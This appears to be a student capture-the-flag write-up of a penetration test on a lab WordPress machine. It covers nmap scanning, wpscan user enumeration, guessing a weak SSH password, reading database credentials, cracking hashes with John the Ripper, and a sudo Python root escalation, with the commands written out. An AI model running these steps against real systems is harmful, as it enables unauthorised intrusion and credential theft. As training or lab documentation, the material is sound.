Red Team: Summary of Operations


Table of Contents

- Exposed Services
- Critical Vulnerabilities
- Exploitation

Exposed Services

Nmap scan results for each machine reveal the below services and OS details:

COMMAND: $ nmap -sV 192.168.1.110



This scan identifies the services below as potential points of entry:

- Target 1
    - Port 22/tcp open ssh
    - Port 80/tcp open http
    - Port 111/tcp open rcpbind
    - Port 139/tcp open netbios-ssn
    - Port 445/tcp open netbios-ssn

The following vulnerabilities were identified on each target:

- Target 1
    - User Enumeration (Wordpress site)
    - Weak User Password
    - Unsalted User Password Hash (WordPress database)
    - Misconfiguration of User Privileges/Privilege Escalation

Exploitation


The Red Team was able to penetrate Target 1 and retrieve the following confidential data:

- Target 1
    - **flag1{b9bbcb33e11b80be759c4e844862482d}**
        - Exploit Used
            - Wpscan to enumerate users of the Target 1 WordPress site
            - COMMAND: $ wpscan --url http://192.168.1.110/wordpress --enumerate u


```
 Brute Forcing Author IDs - Time: 00:00:01 <> (10 / 10) 100.00% Time: 00:00
:01

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Sat Jan 22 11:44:32 2022
[+] Requests Done: 27
[+] Cached Requests: 25
[+] Data Sent: 6.177 KB
[+] Data Received: 171.167 KB
[+] Memory used: 117.707 MB
[+] Elapsed time: 00:00:03
```

- Targeting user Michael
    - Basic brute force attack to guess/find Michael's password
    - User password was weak and obvious
    - Password: michael

- Capturing Flag 1: SSH into Target 1 as Michael and navigate directories and files
    - Flag 1 found in var/www/html folder at root in service.html
    - COMMANDS:
        - ssh michael@192.168.1.110
        - Pw: michael
        - cd ../
        - cd ../
        - cd var/www/html
        - ls -l
        - nano service.html




    - **flag2{fc3fd58dcdad9ab23faca6e9a36e581c}**
        - Exploit Used
            - Same exploit used to gain Flag 1
            - Capturing Flag 2: navigating through directories and files while SSH in as user Michael
            - COMMANDS:
                - cd var/www
                - ls -l
                - cat flag2.txt




    - **flag3{afc01ab56b50591e7dccf93122770cd2}**
        - Exploit Used
            - Accessing MySQL database

- After finding wp-config.php and gaining access to database credentials as MySQL, further explored database as Michael
- Flag 3 was found in wp_posts table in the wordpress database
- COMMAND:
  - mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
  - show database;
  - use wordpress;
  - show tables;
  - select * from wp_posts;




- **flag4{715dea6c055b9fe3337544932f291ce}**
  - Exploit Used
    - Unsalted password hash and the use of privilege escalation with Python
    - Capturing Flag 4: retrieving user credentials from database; crack password hash with John the Ripper and use Python to gain root privileges
    - User credentials that were stored in the wp_users table of the wordpress database were copied to the Kali machine in a file called wp_hashes.txt, and cracked with John the RIpper

- COMMANDS:
  - mysql -u root -p'R@v3nSecurity' -h 127.0.0.1
  - show databases;
  - use wordpress;
  - show tables;
  - select * from wp_users;



- On the Kali machine, the wp_hashes.txt was run against John the RIpper to crack the hashes
  - COMMANDS: john wp_hashes.txt



- Once Steven's password was cracked, it was used to SSH into the target machine as Steven.

- As Steven, checking for privilege and escalating to root using Python
  - COMMANDS:
    - ssh steven@192.168.1.110
    - pw:pink84
    - sudo -l
    - sudo python -c 'import pty;pty.spawn("/bin/bash")'
    - cd /root
    - ls
    - cat flag4.txt